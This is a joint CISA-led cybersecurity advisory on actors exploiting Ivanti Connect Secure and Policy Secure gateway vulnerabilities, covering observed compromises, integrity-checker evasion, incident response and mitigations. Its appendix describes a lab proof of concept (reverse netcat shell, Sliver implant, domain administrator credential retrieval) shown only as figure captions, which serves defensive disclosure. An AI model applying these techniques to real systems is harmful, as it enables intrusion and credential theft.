Co-Authored by:

Product ID: AA24-060B

February 29, 2024

Threat Actors Exploit Multiple Vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways

SUMMARY

The Cybersecurity and Infrastructure Security Agency (CISA) and the following partners (hereafter referred to as the authoring organizations) are releasing this joint Cybersecurity Advisory to warn that cyber threat actors are exploiting previously identified vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure gateways. CISA and authoring organizations appreciate the cooperation of Volexity, Ivanti, Mandiant and other industry partners in the development of this advisory and ongoing incident response activities. Authoring organizations:

- Federal Bureau of Investigation (FBI)
- Multi-State Information Sharing & Analysis Center (MS-ISAC)
- Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC)
- United Kingdom National Cyber Security Centre (NCSC-UK)
- Canadian Centre for Cyber Security (Cyber Centre), a part of the Communications Security Establishment
- New Zealand National Cyber Security Centre (NCSC-NZ)
- CERT-New Zealand (CERT NZ)

Of particular concern, the authoring organizations and industry partners have determined that cyber threat actors are able to deceive Ivanti's internal and external Integrity Checker Tool (ICT), resulting in a failure to detect compromise.

Actions to take today to mitigate cyber threats against Ivanti appliances:

- Limit outbound internet connections from SSL VPN appliances to restrict access to required services.
- Keep all operating systems and firmware up to date.
- Limit SSL VPN connections to unprivileged accounts.

U.S. organizations: To report suspicious or criminal activity related to information found in this joint Cybersecurity Advisory, contact your local FBI field office or CISA's 24/7 Operations Center at report@cisa.gov or (888) 282-0870. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. SLTT organizations should report incidents to MS-ISAC (866-787-4722 or SOC@cisecurity.org).

Cyber threat actors are actively exploiting multiple previously identified vulnerabilities—CVE-2023-46805, CVE-2024-21887, and CVE-2024-21893—affecting Ivanti Connect Secure and Ivanti Policy Secure gateways. The vulnerabilities impact all supported versions (9.x and 22.x) and can be used in a chain of exploits to enable malicious cyber threat actors to bypass authentication, craft malicious requests, and execute arbitrary commands with elevated privileges.

During multiple incident response engagements associated with this activity, CISA identified that Ivanti's internal and previous external ICT failed to detect compromise. In addition, CISA has conducted independent research in a lab environment validating that the Ivanti ICT is not sufficient to detect compromise and that a cyber threat actor may be able to gain root-level persistence despite issuing factory resets.

The authoring organizations encourage network defenders to (1) assume that user and service account credentials stored within the affected Ivanti VPN appliances are likely compromised, (2) hunt for malicious activity on their networks using the detection methods and indicators of compromise (IOCs) within this advisory, (3) run Ivanti's most recent external ICT, and (4) apply available patching guidance provided by Ivanti as version updates become available. If a potential compromise is detected, organizations should collect and analyze logs and artifacts for malicious activity and apply the incident response recommendations within this advisory.

Based upon the authoring organizations' observations during incident response activities and available industry reporting, as supplemented by CISA's research findings, the authoring organizations recommend that the safest course of action for network defenders is to assume a sophisticated threat actor may deploy rootkit level persistence on a device that has been reset and lay dormant for an arbitrary amount of time. For example, as outlined in PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure, sophisticated actors may remain silent on compromised networks for long periods. The authoring organizations strongly urge all organizations to **consider the significant risk** of adversary access to, and persistence on, Ivanti Connect Secure and Ivanti Policy Secure gateways when **determining whether to continue operating** these devices in an enterprise environment.

Note: On February 9, 2024, CISA issued Emergency Directive (ED) 24-01: Mitigate Ivanti Connect Secure and Ivanti Policy Secure Vulnerabilities, which requires emergency action from Federal Civilian Executive Branch (FCEB) agencies to perform specific actions on affected products.

The Canadian Centre for Cyber Security also issued an alert, Ivanti Connect Secure and Ivanti Policy Secure gateways zero-day vulnerabilities, which provides periodic updates for IT professionals and managers affected by the Ivanti vulnerabilities.

For a downloadable copy of IOCs, see:

- AA24-060B (STIX XML, 71KB)
- AA24-060B (STIX JSON, 54KB)

TECHNICAL DETAILS

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques in Appendix C for a table of the threat actors' activity mapped to MITRE ATT&CK tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK's Best Practices for MITRE ATT&CK Mapping and CISA's Decider Tool.

Overview

On January 10, 2024, Volexity reported on two vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure gateways observed being chained to achieve unauthenticated remote code execution (RCE):[1]

- CVE 2023-46805
- CVE-2024-21887

Volexity first identified active exploitation in early December 2023, when they detected suspicious lateral movement [TA0008] on the network of one of their network security monitoring service customers. Volexity identified that threat actors exploited the vulnerabilities to implant web shells, including GLASSTOKEN and GIFTEDVISITOR, on internal and external-facing web servers [T1505.003]. Once successfully deployed, these web shells are used to execute commands on compromised devices.[1]

After Ivanti provided initial mitigation guidance in early January, threat actors developed a way to bypass those mitigations to deploy BUSHWALK, LIGHTWIRE, and CHAINLINE web shell variants.[2] Following the actors' developments, Ivanti disclosed three additional vulnerabilities:

- CVE-2024-21893 is a server-side request forgery vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x) Ivanti Policy Secure (9.x, 22.x), and Ivanti Neurons for ZTA that allows an attacker to access restricted resources without authentication.
- CVE-2024-22024 is an XML vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x), Ivanti Policy Secure (9.x, 22.x), and ZTA gateways that allows an attacker to access restricted resources without authentication.
- CVE-2024-21888 is a privilege escalation vulnerability found in the web component of Ivanti Connect Secure and Ivanti Policy Secure. This vulnerability allows threat actors to gain elevated privileges to that of an administrator.

Observed Threat Actor Activity

CISA has responded to multiple incidents related to the above vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways. In these incidents, actors exploited these CVEs for initial access to implant web shells and to harvest credentials stored on the devices. Post-compromise, the actors moved laterally into domain environments and have been observed leveraging tools that are native to the Ivanti appliances—such as `freerdp`, `ssh`, `telnet`, and `nmap` libraries—to expand their access to the domain environment. The result, in some cases, was a full domain compromise.

During incident response investigations, CISA identified that Ivanti's internal and external ICT failed to detect compromise. The organizations leveraged the integrity checker to identify file mismatches in Ivanti devices; however, CISA incident response analysis confirmed that both the internal and external versions of the ICT were not reliable due to the existence of web shells found on systems that had no file mismatches according to the ICTs. Additionally, forensic analysis showed evidence the actors were able to clean up their efforts by overwriting files, time-stomping files, and re-mounting the runtime partition to return the appliance to a "clean state." This reinforces that ICT scans are not reliable to indicate previous compromise and can result in a false sense of security that the device is free of compromise.

As detailed in Appendix A, CISA conducted independent research in a lab environment validating that the ICT is likely insufficient for detecting compromise and that a cyber threat actor may be able to maintain root level persistence despite issuing factory resets and appliance upgrades.

INDICATORS OF COMPROMISE

See Tables 1 – 4 in Appendix B for IOCs related to cyber actors exploiting multiple CVEs related to Ivanti appliances.

For additional indicators of compromise, see:

- Volexity: Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN
- Mandiant: Cutting Edge: Suspected APT Targets Ivanti Connect Secure VPN in New Zero-Day Exploitation
- Mandiant: Cutting Edge, Part 2: Investigating Ivanti Connect Secure VPN Zero-Day Exploitation
- Mandiant: Cutting Edge, Part 3: Investigating Ivanti Connect Secure VPN Exploitation and Persistence Attempts

Memory and disk forensics were used during forensic analysis, combined with the Integrity Checker Tool, to identify malicious files on the compromised Ivanti Connect Secure VPN appliance. This advisory provides a list of combined authoring organization IOCs and open source files identified by Volexity via network analysis.

***Disclaimer**: Some IP addresses in this advisory may be associated with legitimate activity. Organizations are encouraged to investigate the activity around these IP addresses prior to taking action such as blocking. Activity should not be attributed as malicious without analytical evidence to support it is used at the direction of, or controlled by, threat actors.*

DETECTION METHODS

YARA Rules

See Appendix D for additional open source YARA rules, provided by Volexity, that may aid network defenders in detecting malicious activity within Ivanti Connect Secure VPN appliances. For more information on detection methods, visit Mandiant's blog post Cutting Edge, Part 2: Investigating Ivanti Connect Secure VPN Zero-Day Exploitation or the Volexity GitHub page.

INCIDENT RESPONSE

The authoring organizations encourage you to assess your organization's user interface (UI) software and systems for evidence of compromise and to hunt for malicious activity using signatures outlined within this advisory. If compromise is suspected or detected, organizations should assume that threat actors hold full administrative access and can perform all tasks associated with the Ivanti Connect Secure VPN appliance as well as executing arbitrary code and installing malicious payloads.

Note: *These are vendor-managed appliances and systems may be encrypted with limited access. Thus, collecting artifacts may be limited on some versions of appliances. The authoring organizations recommend investigating associated devices on the network to identify lateral movement in the absence of access to the Secure Connect appliance.*

If a potential compromise is detected, organizations should:

1. Quarantine or take offline potentially affected hosts.
2. Reimage compromised hosts.
3. Reset all credentials that may have been exposed during the compromise, including user and service accounts.
4. Identify Ivanti hosts with Active Directory (AD) access, threat actors can trivially export active domain administrator credentials during initial compromise. Until there is evidence to the contrary, it is assumed that AD access on compromised systems is connected to external authentication systems such as Lightweight Directory Access Protocol (LDAP) and AD.
5. Collect and review artifacts such as running processes/services, unusual authentications, and recent network connections.
   - **Note:** Removing malicious administrator accounts may not fully mitigate risk considering threat actors may have established additional persistence mechanisms.
6. Report the compromise to FBI Internet Crime Complaint Center (IC3) at IC3.gov, local FBI field Office, or CISA via the agency's Incident Reporting System or its 24/7 Operations Center (report@cisa.gov or 888-282-0870). State, local, tribal, or territorial government entities can also report to MS-ISAC (SOC@cisecurity.org or 866-787-4722). Organizations outside of the United States should contact their national cyber center. (See the Reporting section.)

MITIGATIONS

The authoring organizations recommend organizations implement the mitigations below to improve your cybersecurity posture based on threat actor activity and to reduce the risk of compromise associated with Ivanti vulnerabilities. These mitigations align with the cross-sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA's Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

These mitigations apply to all critical infrastructure organizations and network defenders using Ivanti Connect Secure VPN and Ivanti Policy Secure. The authoring organizations recommend that software manufacturers incorporate Secure by Design principles and tactics into their software development practices. These principles and tactics can limit the impact of exploitation—such as threat actors leveraging newly discovered, unpatched vulnerabilities within Ivanti appliances—thus, strengthening the secure posture for their customers.

For more information on secure by design, see CISA's Secure by Design webpage and joint guide.

- **As organizations make risk decisions in choosing a VPN, to include decisions regarding continued operation of Ivanti Connect Secure and Policy Secure gateways**, avoid VPN solutions that use proprietary protocols or non-standard features. VPNs as a class of devices carry some specific risks that a non-expert implementer may trigger (e.g., authentication integration and patching). When choosing a VPN, organizations should consider vendors who:
  - Provide a Software Bill of Materials (SBOM) to proactively identify, and enable remediation of, embedded software vulnerabilities, such as deprecated operating systems.
  - Allow a restore from trusted media to establish a root of trust. If the software validation tooling can be modified by the software itself, there is no way to establish a root of trust other than returning the device to the manufacturer (return material authorization [RMA]).
  - Are a CVE Numbering Authority (CNA) so that CVEs are assigned to emerging vulnerabilities in a timely manner.
  - Have a public Vulnerability Disclosure Policy (VDP) to enable security researchers to proactively share and disclose vulnerabilities through coordinated vulnerability disclosure (CVD).
  - Have in place a clear end-of-life policy (EoL) to prepare customers for updating to supported product versions.
- **Limit outbound internet connections from SSL VPN appliances** to restrict access to required services. This will limit the ability of an actor to download tools or malware onto the device or establish outbound connections to command and control (C2) servers.
- **Ensure SSL VPN appliances** configured with Active Directory or LDAP authentication use low privilege accounts for the LDAP bind.

- **Limit SSL VPN connections** to unprivileged accounts only to help limit the exposure of privileged account credentials.
- **Keep all operating systems, software, and firmware up to date.** Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Organizations should patch vulnerable software and hardware systems within 24 to 48 hours of vulnerability disclosure. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
- **Secure remote access tools.**
  - **Implement application controls** to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
- **Strictly limit the use of Remote Desktop Protocols (RDP) and other remote desktop services**. If RDP is necessary, rigorously apply best practices, for example [CPG 2.W]:
  - Audit the network for systems using RDP.
  - Close unused RDP ports.
  - Enforce account lockouts after a specified number of attempts.
  - Apply phishing-resistant multifactor authentication (MFA).
  - Log RDP login attempts.
- **Configure the Windows Registry to require User Account Control (UAC) approval for any PsExec operations** requiring administrator privileges to reduce the risk of lateral movement by PsExec.
- **Implement a recovery plan** to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, or the cloud).
- **Require all accounts** with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with NIST's standards for developing and managing password policies.
  - Use longer passwords consisting of at least 15 characters [CPG 2.B].
  - Store passwords in hashed format using industry-recognized password managers.
  - Add password user “salts” to shared login credentials.
  - Avoid reusing passwords [CPG 2.C].
  - Implement multiple failed login attempt account lockouts [CPG 2.G].
  - Disable password “hints.”
  - Require administrator credentials to install software.
- **Review the CISA and NSA joint guidance** for Selecting and Hardening Remote Access VPN Solutions.

VALIDATE SECURITY CONTROLS

In addition to applying mitigations, the authoring organizations recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The authoring organizations recommend testing your existing security controls inventory to assess how the controls perform against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (Appendix C).
2. Align your security technologies against the technique.
3. Test your technologies against the technique.
4. Analyze your detection and prevention technologies' performance.
5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The authoring organizations recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

REPORTING

U.S. organizations should report every potential cyber incident to the U.S. government. When available, each report submitted should include the date, time, location, type of activity, number of people, and type of equipment used for the activity, the name of the submitting company or organization, and a designated point of contact. Reports can be submitted to the FBI's Internet Crime Complaint Center (IC3), local FBI Field Office, or CISA via the agency's Incident Reporting System or its 24/7 Operations Center at report@cisa.gov or (888) 282-0870.

The FBI encourages organizations to report information concerning suspicious or criminal activity to their local FBI Field Office.

Australian organizations that have been impacted or require assistance regarding Ivanti compromise, contact ASD's ACSC via 1300 CYBER1 (1300 292 371), or by submitting a report to cyber.gov.au.

UK organizations that have been impacted by Ivanti compromise, should report the incident to the National Cyber Security Centre.

Organizations outside of the United States or Australia should contact their national cyber center.

REFERENCES

[1] Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN | Volexity
[2] Ivanti Connect Secure VPN Exploitation Goes Global | Volexity
[3] KB CVE-2023-46805 (Authentication Bypass) & CVE-2024-21887 (Command Injection) for Ivanti Connect Secure and Ivanti Policy Secure Gateways

[4] Cutting Edge, Part 2: Investigating Ivanti Connect Secure VPN Zero-Day Exploitation | Mandiant

DISCLAIMER

The information in this report is being provided “as is” for informational purposes only. CISA and authoring organizations do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA and authoring organizations.

ACKNOWLEDGEMENTS

Volexity, Mandiant, and Ivanti contributed to this advisory.

VERSION HISTORY

February 29, 2024: Initial version.

APPENDIX A: CISA'S PRODUCT EVALUATION FINDINGS

Research Approach

As part of ongoing efforts to effectively serve the cybersecurity community with actionable insights and guidance, CISA conducted research by using a free and downloadable version of the Ivanti Connect Secure virtual appliance to assess potential attack paths and adversary persistence mechanisms. The virtual appliances were not connected to the internet, and were deployed in a closed virtualized network, with a non-internet connected Active Directory. This research included a variety of tests on version `22.3R1 Build 1647`, connected to Active Directory credentials, to leverage the access obtained through CVE-2023-46805, CVE-2024-21887 and CVE-2024-21893. Put simply, CISA's research team wanted to answer the question: "How far could an attacker go if they set were to exploit these CVEs remotely?"

Persistent Post-Reset and -Upgrade Access

Leveraging these vulnerabilities, CISA researchers were able to exfiltrate domain administrator cleartext credentials [TA0006], gain root-level persistence [TA0003], and bypass integrity checks used by the Integrity Checker application. CISA's Incident Response team observed these specific techniques leveraged during the agency's incident response engagements, along with the native tools and libraries to conduct internal reconnaissance and compromise domains behind the Ivanti appliances. CISA researchers assess that threat actors are able to use the credentials to move deeper into the environment.

The ability to exfiltrate domain administrator cleartext credentials, if saved when adding an "Active Directory Authentication server" during setup, was accomplished by using the root-level access obtained from the vulnerabilities to interface directly with the internal server and retrieve the cached credentials as shown in **Figure 4, APPENDIX A**. Users who currently have active sessions to the appliance could have their base64 encoded active directory cleartext passwords, in addition to the New Technology LAN Manager (NTLM) password hashes, retrieved with the same access, as shown in **Figure 10, APPENDIX A**. In addition to users with active sessions, users previously authenticated can have base64 encoded active directory plaintext passwords and NTLM hashes harvested from the backups of the `data.mdb` database files stored on the appliance, as shown in **Figure 15 and 16, APPENDIX A.**

The root-level access allows adversaries to maintain persistence despite issuing factory resets and appliance upgrades while deceiving the provided integrity checkers, creating the illusion of a clean installation. Due to the persistence mechanism being stored on the encrypted partition of the drive and inaccurate integrity check results, it is untenable for network administrators to validate their application has not been compromised without also decrypting the partition and validating against a clean installation of the appliance, which are actions not easily accomplished at present. Without major alterations of the integrity checking process, it is conceivable that new vulnerabilities that afford root-level access to the appliance could also result in root-kit level persistence to the appliance.

Below is proof of concept being released by CISA, which demonstrates the capacity of and opportunity for a threat actor to exfiltrate Domain Administrator credentials that were used during appliance configuration:



Figure 1: Ivanti Domain Join Configuration with "Save Credentials"



Figure 2: CVE-2023-46805 Exploitation for Reverse Netcat Connection



Figure 3: Upgrade Netcat Connection to Sliver Implant



Figure 4: Leverage Sliver Implant to Run Perl Script for Retrieval of Cached Domain Administrator Credentials

Below is a demonstration of the capacity for post exploitation exfiltration of base64 encoded cleartext credentials for active directory users and their associated NTLM password hashes:



Figure 5: Configuration of User Realm

